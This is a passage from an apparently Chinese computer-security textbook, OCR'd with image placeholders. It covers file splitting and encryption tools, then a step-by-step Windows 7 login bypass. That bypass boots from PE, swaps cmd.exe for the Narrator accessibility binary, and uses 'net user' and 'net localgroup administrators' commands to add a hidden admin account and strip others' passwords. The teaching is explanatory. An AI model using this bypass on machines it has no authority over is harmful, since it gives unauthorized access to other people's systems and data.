
02 单击“Join”按钮。

STEP08: 输入密码



输入设置的加密密码，单击“OK”按钮，即可合并已分割的文件。

STEP09: 合并完成




在“Success”对话框中单击“确定”按钮。

2．Chop 分割工具

Chop 分割工具使用普通窗口或向导界面，Chop 能够按照用户想要的文件数量，最大文件大小分割文件。也可以使用预设的用于电子邮件、软盘、Zip 盘、CD 等的通用大小分割文件。Chop 能以向导或普通界面劈分和合并文件，并支持保留文件时间和属性、CRC、命令行操作甚至简单加密。


使用 Chop 分割和合并文件的具体操作步骤如下。

STEP01: 运行 Chop.exe



打开“Chop”对话框。

STEP02: 加密文件



01 选择文件。

02 勾选“加密”复选框并设置加密密码。

03 设置输出的目标位置。

04 单击“开始劈分”按钮。

STEP03: 分割完成

单击“继续”按钮，即可返回主界面。


STEP04: 打开输出文件夹

查看劈分后的文件。

STEP05: 使用向导劈分文件

单击“向导”按钮。


STEP06: 打开“选择文件”对话框



01 单击“选择”按钮，然后选择要劈分的文件。

02 单击“下一步”按钮。


STEP07: 打开“劈分模式”对话框



01 设置分发/存储方式，此处选择“Zip 100（99MB）”。

02 单击“下一步”按钮。

STEP08: 打开“选择目标位置”对话框




01 选中“在选中文件夹中创建同名的文件夹”单选按钮。

02 单击“选择”按钮，设置劈分文件的存储位置。

03 单击“下一步”按钮。

STEP09: 打开“选项”对话框




01 选中“使用Chop”单选按钮，勾选“加密”复选框并输入加密密码。

02 单击“完成”按钮即开始进行劈分文件操作。

STEP10: 劈分文件完成


单击“继续”按钮即可返回主界面。

STEP11: 合并劈分后的文件



单击“选择”按钮。

STEP12: 选择要合并的文件



01 选择要合并的文件，这里必须选择chp类型的文件。

02 单击“打开”按钮。

STEP13: 返回“Chop”对话框

01 单击“选择”按钮，设置合并后文件的存储位置。

02 单击“开始合并”按钮。

STEP14: 合并完成

单击“继续”按钮可返回主窗口。

8.3.2　对文件夹进行加密


除了给计算机中的文件进行加密，还需要为文件夹加密。使用 Windows 系统中自带的加密功能可以对文件夹以及子文件进行加密，还可以使用专门的工具对文件夹进行加密。

1．使用 Windows 系统自带的加密功能

对于很多企业都存在多人用一台计算机的情况。如果用户不希望他人访问自己创建的文件的内容，则可运用 Windows 自带的加密文件系统对创建的文件夹及其子文件进行加密。


具体的操作步骤如下。

STEP01：双击“计算机”图标




右击要加密的文件夹，从快捷菜单中选择“属性”命令 。

STEP02：打开“属性”对话框



单击“高级”按钮。


STEP03：打开“高级属性”对话框



01 勾选“加密内容以便保护数据”复选框。

02 单击“确定”按钮。

STEP04：打开“确认属性更改”对话框



01 选择将更改仅应用于此文件夹还是此文件夹、子文件夹和文件。

02 单击“确定”按钮 。

> **提示**
> 利用 Windows 系统自带的加密功能对文件夹进行加密，只适合 NTFS 文件系统，而不适合 FAT32 文件系统。

2．文件夹加密超级大师


“文件夹加密超级大师”是一款强大的文件加密软件和文件夹加密软件，具有文件加密、文件夹加密、数据粉碎、彻底隐藏硬盘分区、禁止或只读使用 USB 设备等功能。

使用“文件夹加密超级大师”软件进行加密的具体操作步骤如下。

STEP01: 打开“文件夹加密超级大师”主窗口

单击“文件夹加密”按钮。


STEP02: 选择要加密的文件夹



01 选中要加密的文件夹。

02 单击“确定”按钮。

STEP03: 设置加密密码



01 根据提示输入设置的加密密码。

02 单击“加密”按钮。

STEP04: 返回“文件夹加密超级大师”主窗口


在列表中查看加密的文件夹并双击该文件夹。

> **提示**　加密后的文件夹具有最高的加密强度，且防删除、防复制、防移动，还有打开功能（临时解密，让每次使用加密文件夹或加密文件后不用重新加密）。

STEP05: 输入密码

输入设置的密码，可临时解密并打开该文件夹。如果单击“解密”按钮，则可进行解密操作。

STEP06: 对单个文件进行加密



单击“文件加密”按钮。

STEP07: 选择要加密的文件

01 选中要加密的文件，这里选择rmvb类型的文件。

02 单击“打开”按钮。

STEP08: 设置加密密码


01 根据提示输入加密密码并选择加密类型。

02 单击“加密”按钮。

STEP09: 正在加密

查看加密进度，单击“终止”按钮可终止加密。

STEP10: 加密完成



在主窗口的文件列表中看到成功加密的文件，双击该文件。


STEP11: 输入密码

在“密码”文本框中输入正确的密码，单击“打开”按钮可打开该文件。

STEP12: 将文件夹伪装成特定的图标

在主窗口中单击“文件夹伪装”按钮。

STEP13: 选择要伪装的文件夹



01 选定要伪装的文件夹。


02 单击“确定”按钮。

STEP14: 选择伪装类型

01 勾选“html文件”复选框。

02 单击“确定”按钮。

STEP15: 伪装成功




单击“确定”按钮。

STEP16: 打开伪装文件夹所在的文件夹


查看指定的文件夹，可以看到该文件夹已伪装为html类型的文件。

STEP17: 返回主窗口



单击“高级设置”按钮。

STEP18: 打开“高级设置”对话框



设置密码及其他属性。

8.3.3 WinGuard 加密应用程序


WinGuard Pro 能用密码保护程序、窗口和网页，加密私人文件和文件夹。它为计算机提供了多合一的安全解决方案，能够锁住桌面、启动键、任务键，禁止软件安装和 Internet 接入等。使用 WinGuard 加密应用程序的具体操作步骤如下。

STEP01: 下载并安装 WinGuard Pro

01 双击图标，打开“WinGuard Configu-ration”对话框。


02 在“Password”文本框中输入默认密码并单击“Enter”按钮。

STEP02: 打开“WinGuard Pro”主窗口



查看WinGuard的各项功能。


STEP03: 切换至“Password”选项卡



01 根据提示在文本框中输入要设置的密码。

02 单击“Apply”按钮。


STEP04: 切换至“File Protection”选项卡



01 单击“Browse for File”按钮，选择要加密的文件。


02 单击“Encrypt……”按钮，即可对文件进行加密。

STEP05: 查看已加密的文件



加密后的文件图标发生变化。双击该文件，可对文件进行解密，查看加密后的文件 。


STEP06: 输入密码



01 输入设置的加密密码。

02 单击“Enter”按钮。

STEP07: 打开 WinGuard 主窗口



01 在“File Protection”选项卡下选中要解密的文件。

02 单击“Decrypt”按钮，即可对文件进行解密。

STEP08: 查看已解密的文件


已解密的文件，文件恢复成原来的RAR格式。

8.4 系统密码攻防

8.4.1 利用 Windows 7 PE 破解系统登录密码


Windows 7 PE 是一款可安装在硬盘、U 盘上的软件，它为用户提供了独立于本地操作系统的临时 Windows 7 操作系统，含有 GHOST、硬盘分区、密码破解以及数据恢复等功能，Windows 7 PE 之所以有这么多功能，是因为它运行在内存中。下面曝光利用 Windows 7 PE 破解系统登录密码的操作方法。

STEP01: 选择进入 BIOS



重新启动计算机，当显示自检界面时，按〈Del〉键，选择进入BIOS。

STEP02: 选择 Advanced BIOS Features




打开BIOS界面，利用方向键选择“Advanced BIOS Features”，按〈Enter〉键。

进入 BIOS 的其他方法

提示


目前市场上常见的 BIOS 并非只有一种，有些计算机在开机自检界面中会显示进入 BIOS 所需要按的热键，而有些则不显示。对于不显示进入方法的计算机，可在主板说明书中查看进入 BIOS 的方法，进入 BIOS 的方法都是通过按键盘上的某一个功能键实现的，常用的按键主要有〈F2〉、〈Del〉和〈Esc〉键等。

STEP03: 选择“Hard Disk Boot Priority”




选择“Hard Disk Boot Priority”选项，然后按〈Enter〉键。

STEP04: 选择 USB-HDD 选项



选择“USB-HDD”选项，然后按〈+〉键，将其移至最顶端。


STEP05: 设置从硬盘启动



01 选择“First Boot Device”后按〈Enter〉键。

02 选择“Hard Disk”选项后按〈Enter〉键。

STEP06: 选择 PE 工具箱




保存BIOS设置后重新启动计算机，计算机自动从U盘启动，在界面中选择绝对“PE工具箱”选项，按〈Enter〉键。

保存对 BIOS 设置所做的更改

提示


当在 BIOS 中完成从 U 盘启动的设置后，可按〈F10〉键，然后在弹出的对话框中输入“Y”并按〈Enter〉键，计算机将保存对 BIOS 所做的设置并自动重新启动。

STEP07: 双击“计算机”图标



打开Windows 7 PE系统桌面，双击“计算机”图标。

STEP08: 更改 Narrator 文件名



01 打开“System 32”文件夹窗口。

02 将文件名Narrator改为Narrator0。

更改文件名的常用方法

提示

更改文件名的常用方法主要有两种：第一种是右击待更改的文件选项，在弹出的快捷菜单中单击“重命名”命令后输入新的文件名，然后按〈Enter〉键；第二种是选中待更改的文件选项，按〈F2〉键后输入新的文件名，然后按〈Enter〉键。


STEP09: 更改 cmd 文件名

使用相同的方法将cmd.exe文件的名称更改为narrator。

STEP10: 单击“轻松访问”图标

拔下U盘后重启计算机，在系统登录界面中单击左下角的“轻松访问”图标。

STEP11: 选择讲述人




01 勾选“朗读屏幕内容（讲述人）”复选框。

02 单击“确定”按钮。

STEP12: 利用 DOS 命令添加账户


输入“net user kane 123 /add ”后按〈Enter〉键，添加密码为123的账户。

STEP13: 为新账户赋予管理员权限



输入“net localgroup administrators kane /add ”后按〈Enter〉键。

STEP14: 选择新创建的账户




再次重启计算机，可看见创建的kane账户，单击该账户。

提示

“net localgroup administratorskane /add”的含义

“net localgroup administrators kane/add”是指将名称为 kane 的账户添加到 Administrators 组中，让其成为管理员账户，这样，就可以直接进入操作系统，并清除其他账户的登录密码。


STEP15: 输入登录密码



01 输入该账户的登录密码123。

02 单击“登录”按钮。

STEP16: 成功进入系统



成功进入系统桌面，至此可以说是成功绕过登录密码进入操作系统。

STEP17: 选择用户账户

若要清除指定账户的密码，则在“控制面板”窗口中单击“用户账户”链接。

STEP18: 管理其他账户

在“更改用户账户”界面中单击“管理其他账户”链接。

STEP19: 选择要清除密码的账户

在“选择希望更改的账户”界面中选择要清除密码的账户。

STEP20: 删除登录密码

单击“删除密码”链接即可删除该账户的登录密码。

8.4.2 利用密码重置盘破解系统登录密码


密码重置盘是一种能够不限次数更改登录密码的工具，利用它可以随意更改指定用户

账户的登录密码。对于黑客和用户自己，密码重置盘都有着很重要的作用。利用密码重置盘破解系统登录密码包括创建密码重置盘和修改密码两个阶段。下面曝光具体操作。

STEP01: 选择用户账户

